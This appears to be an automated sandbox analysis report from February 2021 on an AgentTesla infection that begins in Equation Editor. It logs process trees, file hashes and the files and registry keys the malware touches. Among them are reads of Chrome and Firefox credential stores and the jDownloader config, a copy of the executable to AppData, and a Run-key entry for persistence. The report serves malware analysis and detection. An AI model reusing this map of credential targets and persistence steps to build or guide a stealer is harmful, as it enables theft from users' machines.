			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: EQNEDT32.EXE PID: 2300 Parent PID: 584

General

Start time:	16:53:36
Start date:	23/02/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: twox67345.exe PID: 2292 Parent PID: 2300

General

Start time:	16:53:42
Start date:	23/02/2021
Path:	C:\Users\user\AppData\Roaming\twox67345.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\twox67345.exe
Imagebase:	0x910000
File size:	629624 bytes
MD5 hash:	3DC83F17122DD592D607424A54C1E9CB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.2274734212.000000000368E000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 38%, ReversingLabs
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3C7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E3C7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3CA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D0FB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D0FB2B3	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E2DDE2C	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Tracing\twox67345_RASAPI32	success or wait	1	6C50AD76	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\twox67345_RASAPI32	EnableFileTracing	dword	0	success or wait	1	6C50AD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\twox67345_RASAPI32	EnableConsoleTracing	dword	0	success or wait	1	6C50AD76	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\twox67345_RASAPI32	FileTracingMask	dword	-65536	success or wait	1	6C50AD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\twox67345_RASAPI32	ConsoleTracingMask	dword	-65536	success or wait	1	6C50AD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\twox67345_RASAPI32	MaxFileSize	dword	1048576	success or wait	1	6C50AD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\twox67345_RASAPI32	FileDirectory	expand unicode	%windir%\tracing	success or wait	1	6C50AD76	unknown

Analysis Process: cmd.exe PID: 2944 Parent PID: 2292

General

Start time:	16:55:03
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\cmd.exe' /c timeout 1
Imagebase:	0x4a110000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: timeout.exe PID: 2996 Parent PID: 2944

General

Start time:	16:55:04
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 1
Imagebase:	0x510000
File size:	27136 bytes
MD5 hash:	419A5EF8D76693048E4D6F79A5C875AE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: twox67345.exe PID: 2936 Parent PID: 2292

General

Start time:	16:55:06
Start date:	23/02/2021
Path:	C:\Users\user\AppData\Roaming\twox67345.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Roaming\twox67345.exe
Imagebase:	0x910000

File size:	629624 bytes
MD5 hash:	3DC83F17122DD592D607424A54C1E9CB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: twox67345.exe PID: 2952 Parent PID: 2292

General

Start time:	16:55:06
Start date:	23/02/2021
Path:	C:\Users\user\AppData\Roaming\twox67345.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\twox67345.exe
Imagebase:	0x910000
File size:	629624 bytes
MD5 hash:	3DC83F17122DD592D607424A54C1E9CB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000002.2360157880.0000000002701000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000009.00000002.2360157880.0000000002701000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000002.2358876665.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\wPLpKMo	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6D0F4247	CreateDirectoryW
C:\Users\user\AppData\Roaming\wPLpKMo\UGxXf.exe	read data or list directory | read attributes | delete | synchronize | generic write	device | sparse file	sequential only | non directory file	success or wait	1	6D0F64C6	CopyFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\wPLpKMo\UGxXf.exe	0	65536	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 b9 be 7d f2 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 7c 09 00 00 06 00 00 00 00 00 00 2e 9b 09 00 00 20 00 00 00 a0 09 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 e0 09 00 00 02 00 00 8c 7e 0a 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L.....}........... ....0..|............... ....@.. ....~....@.................	success or wait	10	6D0F64C6	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3C7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E3C7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3CA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3C7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E3C7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\CustomMarshalers\b92a961849186d9c6ff63eda4a434d79\CustomMarshalers.ni.dll.aux	unknown	300	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\98d3949f9ba1a384939805aa5e47e933\System.Management.ni.dll.aux	unknown	764	success or wait	1	6E2DDE2C	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6D0FB2B3	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Security\754ca70e68140abcdb8476cff64c4169\System.Security.ni.dll.aux	unknown	912	success or wait	1	6E2DDE2C	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	1	6D0FB2B3	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	8	6D0FB2B3	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	291	end of file	1	6D0FB2B3	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	end of file	1	6D0FB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6D0FB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6D0FB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6D0FB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6D0FB2B3	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E2DDE2C	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6D0FB2B3	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6D0FB2B3	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D0FB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D0FB2B3	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	ZozjABYW	unicode	C:\Users\user\AppData\Roaming\wPLpKMo\UGxXf.exe	success or wait	1	6D0FAEBE	RegSetValueExW

Analysis Process: UGxXf.exe PID: 2500 Parent PID: 1388

General

Start time:	16:55:18
Start date:	23/02/2021
Path:	C:\Users\user\AppData\Roaming\wPLpKMo\UGxXf.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\wPLpKMo\UGxXf.exe'
Imagebase:	0xb50000
File size:	629624 bytes
MD5 hash:	3DC83F17122DD592D607424A54C1E9CB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000B.00000002.2334670047.000000000374E000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 38%, ReversingLabs
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3C7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E3C7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3CA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D0FB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D0FB2B3	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E2DDE2C	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\Microsoft.NET\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	6E2F12BF	unknown
C:\Windows\Microsoft.NET\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	6E2F12BF	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.VisualBasic\v4.0_10.0.0.0__b03f5f7f11d50a3a\Microsoft.VisualBasic.dll	unknown	4096	success or wait	1	6E2F12BF	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.VisualBasic\v4.0_10.0.0.0__b03f5f7f11d50a3a\Microsoft.VisualBasic.dll	unknown	512	success or wait	1	6E2F12BF	unknown
C:\Users\user\AppData\Roaming\wPLpKMo\UGxXf.exe	unknown	4096	success or wait	1	6E2F12BF	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Tracing\UGxXf_RASAPI32	success or wait	1	6C50AD76	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\UGxXf_RASAPI32	EnableFileTracing	dword	0	success or wait	1	6C50AD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\UGxXf_RASAPI32	EnableConsoleTracing	dword	0	success or wait	1	6C50AD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\UGxXf_RASAPI32	FileTracingMask	dword	-65536	success or wait	1	6C50AD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\UGxXf_RASAPI32	ConsoleTracingMask	dword	-65536	success or wait	1	6C50AD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\UGxXf_RASAPI32	MaxFileSize	dword	1048576	success or wait	1	6C50AD76	unknown
